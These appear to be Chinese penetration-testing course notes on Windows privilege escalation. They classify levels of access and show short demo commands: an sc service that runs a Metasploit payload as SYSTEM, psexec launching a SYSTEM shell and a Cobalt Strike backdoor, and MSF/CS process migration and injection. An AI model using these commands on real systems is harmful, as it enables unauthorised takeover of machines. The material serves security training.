


Day136 权限提升-Win系统权限提升篇&计算机用户&进程注入&令牌窃取&服务启动&远程管理



1.知识点

- 1、权限提升转移-分类&高低&场景
- 2、Web权限提升及转移-后台&数据库
- 3、后台权限及转移-转移对象&后台分类

-
- 1、Web到Win系统提权-权限差异原因
 - 2、Web到Win系统提权-溢出漏洞（MSF&CS）
 - 3、Web到Win系统提权-集成软件（工具Bypass）

-
- 1、Web到Win-系统提权-土豆家族
 - 2、Web到Win-系统提权-人工操作

-
- 1、Web到Win-数据库提权-MSSQL
 - 2、Web到Win-数据库提权-MYSQL
 - 3、Web到Win-数据库提权-Oracle

-
- 1、数据库到Linux-数据库提权-Redis
 - 2、数据库到系统-数据库提权-Memcached
 - 3、Web到Win-数据库提权-PostgreSQL
 - 4、计算机用户到系统-第三方软件-各类应用

-
- 1、计算机用户到System-入口点和应用点
 - 2、计算机用户到System-服务启动&远程管理
 - 3、计算机用户到System-进程注入&令牌窃取

2.详细点



- 1 0、为什么我们要学习权限提升转移技术：
- 2 简单来说就是达到目的过程中需要用到它



- 1 1、具体有哪些权限需要我们了解掌握的：
- 2 后台权限，数据库权限，web权限，用户权限，服务器权限，宿主机权限，域控制器权限



- 1 2、以上常见权限获取方法简要归类说明：
- 2 后台权限：SQL注入，数据库泄漏，弱口令攻击，未授权访问等造成
- 3 数据库权限：SQL注入，数据库泄漏，弱口令攻击，未授权访问等造成
- 4 web权限：RCE，反序列化，文件上传等直达或通过后台数据库间接造成
- 5 用户权限：弱口令，数据泄漏等直达或通过web，服务器及域控转移造成
- 6 服务器权限：系统内核漏洞，钓鱼后门攻击，主机软件安全直达或上述权限提升造成
- 7 宿主机权限：Docker不安全配置或漏洞权限提升直达（服务资产造成入口后提升）
- 8 域控制器权限：内网域计算机用户提升或自身内核漏洞，后门攻击，主机软件安全直达



- 1 3、以上常见权限获取后能操作的具体事情：
- 2 后台权限：文章管理，站点管理，模版管理，数据管理，上传管理等
- 3 数据库权限：操作数据库的权限，数据增删改查等（以数据库用户为主）
- 4 web权限：源码查看，源码文件增删改查，磁盘文件文件夹查看（以权限配置为主）
- 5 用户权限：就如同自己电脑上普通用户能操作的情况（敏感操作会被禁止）
- 6 服务器权限：就如同自己电脑上能操作的情况（整个系统都是你的）
- 7 宿主机权限：就如同自己电脑上能操作的情况（整个系统都是你的）
- 8 域控制器权限：就如同自己电脑上能操作的情况（整个内网域系统都是你的）





- 1 4、以上常见权限在实战中的应用场景介绍：
- 2 当我们通过弱口令进入到应用后台管理
- 3 当我们下载备份文件获取到数据库信息
- 4 当我们通过漏洞拿到资产系统的web权限
- 5 当我们在公司被给予账号密码登录计算机或系统
- 6 当我们在公司或钓鱼后门获取到某个公司机器系统


3.演示案例

3.1 Win系统提权-本地管理用户-服务启动




- 1 #服务启动（提权）
- 2 sc是用于与服务控制管理器和服务进行通信的命令程序。
- 3 适用版本：windows 7、10、08、12、16、19、22，早期用at命令
- 4 1、创建一个名叫syscmd的执行文件服务
- 5 sc Create syscmd binPath= "c:\msf.exe"
- 6 2、运行服务
- 7 sc start syscmd





3.2 Win系统提权-本地管理用户-远程管理

- 1 #远程控制（提权）
- 2 <https://docs.microsoft.com/zh-cn/sysinternals/downloads/pstools>
- 3 `psexec.exe -accepteula -s -i -d cmd #调用运行cmd`






后续只需上线CS以后上传该工具包，使用psexec.exe程序调用CS后门即可上线system权限。



3.3 Win系统提权-本地管理用户-进程注入

- 1 #进程注入（降权&提权）
- 2 MSF:
- 3 ps //查看进程
- 4 migrate PID //迁移对应PID
- 5 CS:
- 6 ps //查看进程
- 7 inject PID //注入对应PID

